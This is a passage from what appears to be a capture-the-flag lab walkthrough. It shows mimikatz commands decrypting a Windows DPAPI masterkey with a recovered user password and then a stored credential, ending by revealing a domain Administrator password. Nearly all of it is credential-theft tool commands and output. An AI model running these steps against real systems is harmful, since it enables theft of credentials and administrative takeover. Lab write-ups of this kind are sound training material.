    algHash          : 0000800e - 32782 (CALG_SHA_512)
    algCrypt         : 00006610 - 26128 (CALG_AES_256)
    pbKey            : e78fb1d989c4ccd7a05285c17fae1c31ad1210f7ada051ae3203536df613e63a0e4647ca9ed51407637d8c1cc2ad16b2306aab56d7d2707b0c77422e7de39eb8bdfcca55044b4a7f853b6f0b3333213b5b0d80c7c1021f6c4ac2f5fa3772adbe50af7fdf07b0e0ea940d70a1245db7df847f615530a93895012a3ad9c7a8c39cc0592d06d714c9ee8fe34ced5062c412

[backupkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : 4bb6dd9b5b9656d97b78f114796457f4
    rounds           : 000043f8 - 17400
    algHash          : 0000800e - 32782 (CALG_SHA_512)
    algCrypt         : 00006610 - 26128 (CALG_AES_256)
    pbKey            : 0fe6b3aa5dd3af46bd7a87cbc0161fc41ae13f8714a22bcb5bda86f24d95ad03369a5335159185d0276743d0c1132b35fdaffad247d3c4f5f43260413c28b401ed70e42e0184f9e8c4668abc36eb7327bd2c7374a2381b4cdd4ea7c465deaa755e0f53672473900db8868b428327edaa

[credhist]
  **CREDHIST INFO**
    dwVersion        : 00000003 - 3
    guid             : {009668e5-9305-401b-ba0d-dfa0e11b34d0}


[masterkey] with password: 4Cc3ssC0ntr0ller (normal user)
  key : b360fa5dfea278892070f4d086d47ccf5ae30f7206af0927c33b13957d44f0149a128391c4344a9b7b9c9e2e5351bfaf94a1a715627f27ec9fafb17f9b4af7d2
  sha1: bf6d0654ef999c3ad5b09692944da3c0d0b68afe
Decrypt Credentials
- Now for the final step - decrypting the stored credentials:
mimikatz # dpapi::cred /in:credentials

- Full credentials decryption output:
mimikatz # dpapi::cred /in:credentials
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {0792c32e-48a5-4fe3-8b43-d93d64590580}
  dwFlags            : 20000000 - 536870912 (system ; )
  dwDescriptionLen   : 0000003a - 58
  szDescription      : Enterprise Credential Data

  algCrypt           : 00006610 - 26128 (CALG_AES_256)
  dwAlgCryptLen      : 00000100 - 256
  dwSaltLen          : 00000020 - 32
  pbSalt             : f5bbbac240bd90d9af7d3c2cfb7f301f1f123ac94d07a3cc012038135fa5a6bc
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 0000800e - 32782 (CALG_SHA_512)
  dwAlgHashLen       : 00000200 - 512
  dwHmac2KeyLen      : 00000020 - 32
  pbHmack2Key        : f9642d323fae366a4f7293d02f26e4472adc32b00bac6a061914458dadfd3e52
  dwDataLen          : 00000100 - 256
  pbData             : e73542ff71d08529f9da5ff88edcd5be44d11c9c02c45fdfd9ee5a531628cb0f9e8dc221eb5b4d83a857aff13473131c927527217fe177e08d63a63eb5ce5341576b33332806e062363e58786fb7551aaa2e0676b8e3957f43cf1f11a2ed149c431104e5f93f20364916df25a0168ede23788bd9d71192cdb661c5c5686ed256c8691057fe6fe2a2b1765ba0979ee9140c010210eea81ac00830f74c35a196ac1f46bd69d7a86ca82da15f9bbcf1c40cbbe41d58d4a8924afde97e2a99a6e9f33a297ef2508401c229a451b911e9469ba17d71288dc6c37ee26c65ecc8accd4b5b3c0c2ccfcae6b0a76384a0e27c4edb7a0ecece2afd9889252304db5767bbc3
  dwSignLen          : 00000040 - 64
  pbSign             : 63fcc153bcd60befd074a5098ea0e552f8809562c553985baa8720a828e61e05bd5d1cb8200711551a100ed3b853598b3875ba90b689bc483342fbf671b89c99

Decrypting Credential:
 * volatile cache: GUID:{0792c32e-48a5-4fe3-8b43-d93d64590580};KeyHash:bf6d0654ef999c3ad5b09692944da3c0d0b68afe;Key:available
**CREDENTIAL**
  credFlags      : 00000030 - 48
  credSize       : 000000f4 - 244
  credUnk0       : 00002004 - 8196

  Type           : 00000002 - 2 - domain_password
  Flags          : 00000000 - 0
  LastWritten    : 8/22/2018 9:18:49 PM
  unkFlagsOrSize : 00000038 - 56
  Persist        : 00000003 - 3 - enterprise
  AttributeCount : 00000000 - 0
  unk0           : 00000000 - 0
  unk1           : 00000000 - 0
  TargetName     : Domain:interactive=ACCESS\Administrator
  UnkData        : (null)
  Comment        : (null)
  TargetAlias    : (null)
  UserName       : ACCESS\Administrator
  CredentialBlob : 55Acc3ssS3cur1ty@megacorp
  Attributes     : 0
The Final Prize 🏆
Administrator Password:
55Acc3ssS3cur1ty@megacorp